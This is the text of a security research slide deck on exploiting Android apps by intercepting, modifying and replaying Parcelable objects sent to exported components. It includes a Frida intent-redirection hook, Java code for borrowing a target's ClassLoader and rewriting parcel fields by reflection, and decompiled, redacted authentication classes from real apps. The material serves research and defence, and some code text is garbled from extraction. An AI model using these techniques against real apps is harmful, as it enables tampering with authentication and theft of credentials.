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Microsoft Threat Intelligence

# Reviving Evil Parcelable Objects

REVIVING EVIL PARCELABLE OBJECTS



- ❑ Engaged in computer security since 2002
- ❑ Focus on Mobile Security for the last 7 years
- ❑ Senior Security Researcher @Microsoft



## About Me

 Ch0pin

 @Ch0pin



# Outline

- My other ClassLoader is your ClassLoader: Recap**
  - New insights and additional facts**
  - Reviving Parcelable Objects in action**
  - Takeaways / Q&A**
- 
- Basic concepts**
  - Revisit previous exploitation techniques**



# ClassLoaders in a nutshell

- ❑ Definitions

- ❑ Types

- ❑ Android

  - BootClassLoader

  - DexClassLoader

  - PathClassLoader

- ❑ Bootstrap

- ❑ Extension

- ❑ Application

- ❑ Dalvik VM

- ❑ ART



# Parcelable & Serializables

```
public class MyParcelable implements Parcelable {
    private int mData;

    public int describeContents() {
        return 0;
    }

    public void writeToParcel(Parcel out, int flags) {
        out.writeInt(mData);
    }


    public static final Parcelable.Creator<MyParcelable> CREATOR
        = new Parcelable.Creator<MyParcelable>() {
            public MyParcelable createFromParcel(Parcel in) {
                return new MyParcelable(in);
            }

            public MyParcelable[] newArray(int size) {
                return new MyParcelable[size];
            }
        };

    private MyParcelable(Parcel in) {
        mData = in.readInt();
    }
}
```



# Known Issues



# Vulnerability Pattern





# Exploitation Techniques

```
package com.████████.android.feat.payments.guestwallet.nav;

/* loaded from: classes3.dex */
public final class b implements android.os.Parcelable {
    public static final android.os.Parcelable.Creator<com.████████.android.feat.payments.guestwallet.nav.b> CREATOR = new java.lang.Object();
    private final java.lang.Boolean success;

    public b(java.lang.Boolean bool) {
        this.success = bool;
    }

    @Override // android.os.Parcelable
    public final int describeContents() {
        return 0;
    }
}
```

Reconstruct the class



# Exploitation Techniques

```
package url1;

/* loaded from: classes3.dex */
public abstract class a implements android.os.Parcelable {
    private final boolean broadcastShareChannelInfo;
    private final url1.d chinaSharingEntryInfo;
    private final z24.a deeplinkEntryPoint;
    private final h14.a deeplinkItemType;
    private final java.lang.String previewContent;
    private final java.lang.String previewImage;
    private final java.lang.String titleOverride;
```

```
public final class d {
    public static final url1.c c;
    public static final url1.d d;
    public static final url1.d b;
    public static final url1.d u1;
    public static final url1.d u!;
    public static final url1.d v;
    public static final url1.d 4;
    public static final url1.d c;
    public static final /* synthetic */ url1.d[] f;
    public final java.lang.String !\;
    public final h14.a !\;
    public final z24.a u1;
    public final url1.b u!;
    public final java.lang.String t = null;
```


```
package h14;

/* loaded from: classes6.dex */
public enum a {
    Home(1),
    Experience(2),
    Story(3),
    Guidebook(4),
    Place(5),
    Detour(6),
    Itinerary(7),
    Wishlist(8),
    Referral(9),
    HostReferral(10),
```

Reconstruct the class



# Exploitation Techniques




✓ Get the dex files

✓ Use dex 2 jar

← Import the apk as lib



# Exploitation Techniques



○ Size

○ Dup. Classes / Errors

Import the apk as lib



# Exploitation Techniques

- **“Borrow” the ClassLoader of the target app**
- **Use reflection ...**
- **Send the object to the target**

**Dynamic Code Loading**



# Exploitation Techniques

## createPackageContext

```
public Context createPackageContext(String packageName, int flags)
    throws NameNotFoundException {
    return createPackageContextAsUser(packageName, flags, mUser);
}
```

Flags: `CONTEXT_INCLUDE_CODE |`  
`CONTEXT_IGNORE_SECURITY`

Dynamic Code Loading

# Exploitation Techniques

```
Object instance = clu.getInstanceForClass( className: "com.example.app.Example",  
    new Class[]{String.class, String.class},  
    new Object[]{"Java", "Reflection"}  
);
```

```
public Object getInstanceForClass(String className, Class<?>[] parameterTypes, Object[] constructorArgs) { no usages  
    try {  
        Class<?> clazz = classLoader.loadClass(className);  
        Constructor<?> genericConstructor = clazz.getDeclaredConstructor(parameterTypes);  
        genericConstructor.setAccessible(true);  
        return genericConstructor.newInstance(constructorArgs);  
    } catch (NoSuchMethodException | InvocationTargetException | IllegalAccessException |  
        InstantiationException | ClassNotFoundException e){  
        throw new RuntimeException(e);  
    }  
}
```

```
public T newInstance(java.lang.Object... initargs)  
    throws java.lang.IllegalAccessException, java.lang.IllegalArgumentException,  
        java.lang.InstantiationException, java.lang.reflect.InvocationTargetException {  
    throw new RuntimeException("Stub!");  
}
```

Dynamic Code Loading

# Exploitation Techniques

Technique	Class Size	Cons
Class Reconstruction	Small	Unsuitable even for medium sized classes
Import as a library	Any	Size, Duplicate Classes, Errors
Dynamic Code Loading	Medium	Package visibility limitations ?

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# Summary

- ❑ **Android uses parcelables besides serializables for inner and inter process communication**
- ❑ **In several cases, Android applications attempt to retrieve these objects in their exported components from intents sent by other apps.**
- ❑ **We saw various techniques we use to efficiently create these objects and send them to the target.**



Hey, thanks! Glad you liked it  
!!

What do you mean ?

Parcel... what ?

Hey Dimitrios ! Gongrats on  
your BH presentation

Well... it was nice but hmm...

 Parcelize that...

```
5 public final class AuthParameters implements android.os.Parcelable {
6     private boolean allowScreenshot;
7     private final com. .... .auth.models.AuthReason authReason;
8     private java.lang.String authSessionUUIDString;
9     private final com. .... .models.AuthUiStrings authUiStrings;
10    private final com. .... .auth.models.AuthenticationType authenticationType;
11    private final java.lang.String authority;
12    private java.lang.String carrierIMAPSecure;
13    private java.lang.String carrierSMTPSecure;
14    private final java.lang.String clientId;
15    private final java.lang.String codeChallenge;
16    private final java.lang.String codeVerifier;
17    private boolean descriptionChangeEnabled;
18    private java.lang.String descriptionText;
19    private java.lang.String displayName;
20    private boolean enableGoogleGranularPermission;
21    private com. .... .models.ExchangeServerDetails exchangeLoginDetails;
22    private final java.lang.String existingEmail;
23    private boolean hasCarrierDetails;
24    private final com. .... .customtabs.UserActionParams helpActionParams;
25    private java.lang.String incomingServerName;
26    private java.lang.String incomingServerPassword;
27    private java.lang.Integer incomingServerPort;
28    private java.lang.String incomingServerScheme;
29    private java.lang.String incomingServerUserName;
30    private boolean isSovereignAccount;
31    private final com. .... .models.OAuthConfig oAuthConfig;
32    private final java.lang.String odchHost;
33    private final java.lang.String onPremUri;
34    private java.lang.String outgoingServerName;
35    private java.lang.String outgoingServerPassword;
36    private java.lang.Integer outgoingServerPort;
37    private java.lang.String outgoingServerScheme;
38    private java.lang.String outgoingServerUserName;
39    private final java.lang.String redirectUri;
40    private final java.lang.String resource;
41    private int retryCount;
42    private final java.lang.String scopes;
43    private final java.lang.String sdkAccountId;
44    private final com. .... .models.SDKAuthParams sdkAuthParams;
45    private final java.lang.String serverUri;
46    private boolean showAdvancedSettingsToggleChecked;
47    private final java.lang.String state;
48    private final boolean supportsCustomTab;
49    private final boolean supportsShortLivedToken;
50    private com. .... .models.TraditionalAuthUIParams traditionalAuthUIParams;
51    private final com. .... .customtabs.UserActionParams wrongAuthenticationTypeActionParams;
52
```

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9 Custom classes

```
public final /* data */ class AuthUiStrings implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.████████████████████.models.AuthUiStrings>
    private final com.████████████████████.models.WebViewUiStrings webViewUiStrings;
```

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```
public final /* data */ class WebViewUiStrings implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.████████████████████.models.WebViewUiStrings>
    private final int anErrorOccurred;
    private final int cancel;
    private final int install;
    private final int shouldInstallBrowser;
    private final int shouldInstallWebViewComponent;
```

```
public final /* data */ class ExchangeServerDetails implements android.os.Parcelable {
    public static final int $stable = 8;
    public static final android.os.Parcelable.Creator<com.████████████████████.models.ExchangeServerDetails> CREATOR = new
    com.████████████████████.models.ExchangeServerDetails.Creator();
    private java.lang.String domain;
    private final com.████████████████████.models.OnPremUri onPremUri;
```

53

55

```
5 public final /* data */ class OnPremUri implements android.os.Parcelable {
6     public static final int $stable = 0;
7     public static final android.os.Parcelable.Creator<com.████████████████████.models.OnPremUri>
8     private final java.lang.Integer port;
9     private final java.lang.String server;
10
```

59

```

5 public final class |UserActionParams implements android.os.Parcelable {
6     public static final int $stable = 8;
7     public static final android.os.Parcelable.Creator<com.████████████████████.customtabs.UserActionParams>
    com.████████████████████.customtabs.UserActionParams.Creator();
8     private final android.graphics.Bitmap actionButtonBitmap;
9     private final java.lang.String actionButtonString;
10    private final java.lang.Integer clickableId;
11    private final android.widget.RemoteViews remoteViews;
12

```

```

5 public final class |OAuthConfig implements android.os.Parcelable {
6     public static final java.lang.String RESPONSE_TYPE_CODE = "code";
7     public static final java.lang.String RESPONSE_TYPE_TOKEN = "token";
8     private final java.lang.String authBaseUrl;
9     private final java.lang.String clientId;
10    private final java.lang.String codeVerifier;
11    private final java.util.Map<java.lang.String, java.lang.String> customHeaders;
12    private final java.util.List<android.util.Pair<java.lang.String, java.lang.String>> customParams;
13    private final boolean hasState;
14    private final java.lang.String redirectUri;
15    private final java.lang.String responseType;
16    private final java.lang.String scope;
17    private final java.lang.String state;
18    private final boolean supportCustomTabsFlow;
19    public static final int $stable = 8;
20    public static final android.os.Parcelable.Creator<com.████████████████████.models.OAuthConfig>
    :

```

70

74

```


5 public final class |UserActionParams implements android.os.Parcelable {
6     public static final int $stable = 8;
7     public static final android.os.Parcelable.Creator<com.████████████████████.customtabs.UserActionParams>
    com.████████████████████.customtabs.UserActionParams.Creator();
8     private final android.graphics.Bitmap actionButtonBitmap;
9     private final java.lang.String actionButtonString;
10    private final java.lang.Integer clickableId;
11    private final android.widget.RemoteViews remoteViews;

```

```

5 public final /* data */ class TraditionalAuthUIParams implements android.os.Parcelable {
6     public static final int $stable = 8;
7     public static final android.os.Parcelable.Creator<com.
com.
s.TraditionalAuthUIParams> CREATOR = new
com.
s.TraditionalAuthUIParams.Creator();
8     private final java.lang.String actionBarTitle;
9     private java.lang.Integer advancedSettingTextColor;
10    private final java.lang.String advancedSettingsText;
11    private final java.lang.String backButtonTitle;
12    private final com.
IPParams
erviceTypeIMAPUIParams;
13    private final java.lang.String descriptionLabel;
14    private java.lang.String displayNameLabel;
15    private java.lang.String domainLabel;
16    private final java.lang.String emailLabel;
17    private java.lang.String helpButtonTitle;
18    private java.lang.String incomingServerHostNameLabel;
19    private java.lang.String incomingServerNameLabel;
20    private java.lang.Integer incomingServerNameLabelColor;
21    private java.lang.String incomingServerPasswordLabel;
22    private java.lang.String incomingServerPortNumberLabel;
23    private java.lang.String incomingServerSchemeLabel;
24    private java.lang.String incomingServerUsernameLabel;
25    private final java.lang.String insecureEncryptionSelectedHelperText;
26    private final java.lang.String loginButtonTitle;
27    private java.lang.String outgoingServerHostNameLabel;
28    private java.lang.String outgoingServerNameLabel;
29    private java.lang.Integer outgoingServerNameLabelColor;
30    private java.lang.String outgoingServerPasswordLabel;
31    private java.lang.String outgoingServerPortNumberLabel;
32    private java.lang.String outgoingServerSchemeLabel;
33    private java.lang.String outgoingServerUsernameLabel;
34    private final java.lang.String passwordLabel;
35    private java.lang.String serverLabel;
36    private java.lang.String usernameLabel;

```



```

5 public final /* data */ class
ServiceTypeIMAPUIParams implements android.os.Parcelable {
6     public static final int $stable = 0;
7     public static final android.os.Parcelable.Creator<com
ServiceTypeIMAPUIParams>
com.
ServiceTypeIMAPUIParams.Creator();
8     private final java.lang.String authPasswordHelperPageText;

```

```

5 public final /* data */ class SDKAuthLoginParameters implements com.
6     public static final int $stable = 0;
7     private final com.
8     private final com.
9     private final java.lang.String authScenarioOrigin;
10    private final com.
11    private final java.lang.String authority;
12    private final java.lang.String claim;
13    private final java.lang.String cloudEnvironmentAAD;
14    private final java.lang.String email;
15    private final boolean isSovereign;
16    private final java.lang.String odcHost;
17    private final java.lang.String onPremUri;
18    private final java.lang.String oneAuthAccountId;
19    private final java.lang.String qrCodeSessionId;
20    private final java.lang.String qrCodeTransferToken;
21    private final java.lang.String resource;
22    private final java.lang.String scope;
23    private final com.
24    private final java.lang.String serverUri;
25    private final boolean useClientAuthority;

```



```

5 public final /* data */ class AuthRetryParams implements android.os.Parcelable {
6     public static final int $stable = 0;
7     public static final android.os.Parcelable.Creator<com.
8     private final java.lang.String claim;
9     private final java.lang.String oneAuthAccountId;
10    private final int retryCount;
11    private final com.
12    private final com.
13

```

```

5 public final /* data */ class TokenPopParams implements android.os.Parcelable {
6     public static final int $stable = 0;
7     public static final android.os.Parcelable.Creator<com.
8     private final java.lang.String host;
9     private final java.lang.String method;
10    private final java.lang.String nonce;
11    private final java.lang.String path;
12

```



- Intercept a parcelable object
- Store it
- Revive and modify
- Send it to the target






**Target**

**Attacker**

**ActivityA**

**ActivityB**

**Interceptor**





# Intercepting the parcel

```
let activity_class_3203948 = Java.use('android.app.Activity');

activity_class_3203948.startActivity.overload('android.content.Intent', 'android.os.Bundle').implementation = function(intent, bundle){
  colorLog('\nA_Redirection'+this+' ==>> startActivity(' + intent + ')', {c:Color.Purple});
  let component = intent.getComponent();
  if (component !== null) {
    let className = component.getClassName();
    if (className === "DESTINATION") {
      intent.setClassName("NEW_DESTINATION_PACKAGE", "NEW_DESTINATION_ACTIVITY");
    }
  }
  console.log('Options:'+bundle)
  this.startActivity(intent, bundle);
}
```

**com.foo.bar /.Interceptor**



```

public void interceptParcel(Intent intent, String targetPackageName, String fileName) { no usages
    String extraKey = "extra_key";
    String fieldName = "FIELD";
    String newFieldValue = "NEW VALUE";
    String tag = "ParcelInterceptor";

    if (!intent.hasExtra(extraKey)) {
        Log.d(tag, msg: "No extra found under key: " + extraKey);
        return;
    }

    try {
        ClassLoader loader = new ClassLoaderUtilities( getApplicationContext(), targetPackageName ).getClassLoader();
        intent.setExtrasClassLoader(loader);

        Parcelable parcelable = intent.getParcelableExtra(extraKey);
        if (parcelable == null) {
            Log.w(tag, msg: "Parcelable extra was null for key: " + extraKey);
            return;
        }

        Field field = parcelable.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        Object oldValue = field.get(parcelable);
        Log.i(tag, msg: "Old value of '" + fieldName + "' : " + oldValue);

        field.set(parcelable, newFieldValue);
        Log.i(tag, msg: "Updated '" + fieldName + "' to: " + newFieldValue);

        writeParcelableToFile(getApplicationContext(), parcelable, fileName);
        Log.i(tag, msg: "Wrote modified Parcelable to file: " + fileName);
    } catch (NoSuchFieldException e) {
        Log.e(tag, msg: "Field not found: " + fieldName, e);
    } catch (IllegalAccessException e) {
        Log.e(tag, msg: "Unable to access field: " + fieldName, e);
    } catch (Exception e) {
        Log.e(tag, msg: "Unexpected error in interceptParcel", e);
    }
}
}

```

# Intercepting the parcel



# Store

```
public void writeParcelableToFile(Context context, Parcelable parcelable, String fileName) {  
    Parcel parcel = Parcel.obtain();  
    try {  
        parcelable.writeToParcel(parcel, 0);  
        byte[] bytes = parcel.marshall();  
        FileOutputStream fos = context.openFileOutput(fileName, Context.MODE_PRIVATE);  
        fos.write(bytes);  
        fos.close();  
    } catch (IOException e) {  
        e.printStackTrace();  
    } finally {  
        parcel.recycle();  
    }  
}
```

```
public Parcelable readParcelableFromFile(Context context, String fileName, Class<?> clazz) { no usages
    try {
        Field creatorField = clazz.getDeclaredField("CREATOR");
        creatorField.setAccessible(true);
        Parcelable.Creator<?> creator = (Parcelable.Creator<?>) creatorField.get(null);

        byte[] bytes;
        try (FileInputStream fis = context.openFileInput(fileName)) {
            bytes = new byte[fis.available()];
            fis.read(bytes);
        }

        Parcel parcel = Parcel.obtain();
        parcel.unmarshall(bytes, 0, bytes.length);
        parcel.setDataPosition(0);

        Parcelable result = (Parcelable) creator.createFromParcel(parcel);
        parcel.recycle();

        return result;
    } catch (NoSuchFieldException | IllegalAccessException e) {
        // Reflection error
        Log.e("ParcelReader", "Failed to access CREATOR on " + clazz.getSimpleName(), e);
    } catch (IOException e) {
        // I/O error
        Log.e("ParcelReader", "Error reading file " + fileName, e);
    }

    return null;
}
```

# Reuse



# Demo



```
public class MyParcelable implements Parcelable {  
  
    private Intent intent; 4 usages  
    private String str; 4 usages  
  
